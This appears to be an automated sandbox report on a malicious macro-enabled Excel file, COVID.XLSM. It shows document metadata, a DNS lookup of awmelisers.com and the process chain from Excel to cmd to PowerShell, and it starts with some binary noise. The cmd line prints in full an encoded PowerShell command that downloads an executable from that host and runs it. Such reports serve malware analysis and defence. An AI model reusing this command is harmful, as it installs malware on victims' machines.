V.n.0....B...EQX..l.m...@.k.1_2...]J1..r..6..Drvgf)b..U.l...
&..]....._6.....0K.....dW...&.V...am.....Zp.y...Y..d.iZ.(.J..
A\N&...>..u..l6...|...2.....Q2-..z.....Q..zt..1&.[.,

File Icon



Icon Hash:

74ecd0e2f696908c

Static OLE Info

General

Document Type:

OpenXML

Number of OLE Files:

1

OLE File "/opt/package/joesandbox/database/analysis/471900/sample/COVID.XLSM"

Indicators

Has Summary Info:

False

Application Name:

unknown

Encrypted Document:

False

Contains Word Document Stream:

Contains Workbook/Book Stream:

Contains PowerPoint Document Stream:

Contains Visio Document Stream:

Contains ObjectPool Stream:

Flash Objects Count:

Contains VBA Macros:

True

Summary

Subject:

Removed Hoo36:HA/HB/HQ and corresponding crosswalk and 2nd modifier codes per CABHA policy and IU82.

Author:

twildfir

Last Saved By:

Administrator

Create Time:

2001-04-16T18:40:12Z

Last Saved Time:

2021-08-05T13:08:31Z

Creating Application:

Microsoft Excel

Security:

0

Document Summary

Thumbnail Scaling Desired:

false

Company:

Thomas S Services

Contains Dirty Links:

false

Shared Document:

false

Changed Hyperlinks:

false

Application Version:

16.0300

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 26, 2021 07:29:22.343941927 CEST	192.168.2.4	8.8.8.8	0xb1df	Standard query (0)	awmelisers.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 26, 2021 07:29:22.382335901 CEST	8.8.8.8	192.168.2.4	0xb1df	No error (0)	awmelisers.com		206.81.23.172	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior

 Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 7044 Parent PID: 800

General

Start time:	07:29:06
Start date:	26/08/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x9b0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

Registry Activities Show Windows behavior

Key Created

Analysis Process: cmd.exe PID: 6408 Parent PID: 5060

General

Start time:	07:29:16
Start date:	26/08/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /c 'powershell -ExecutionPolicy Bypass -ENC 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'
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Analysis Process: conhost.exe PID: 6368 Parent PID: 6408**General**

Start time:	07:29:16
Start date:	26/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 5860 Parent PID: 6408**General**

Start time:	07:29:17
Start date:	26/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Disassembly

Code Analysis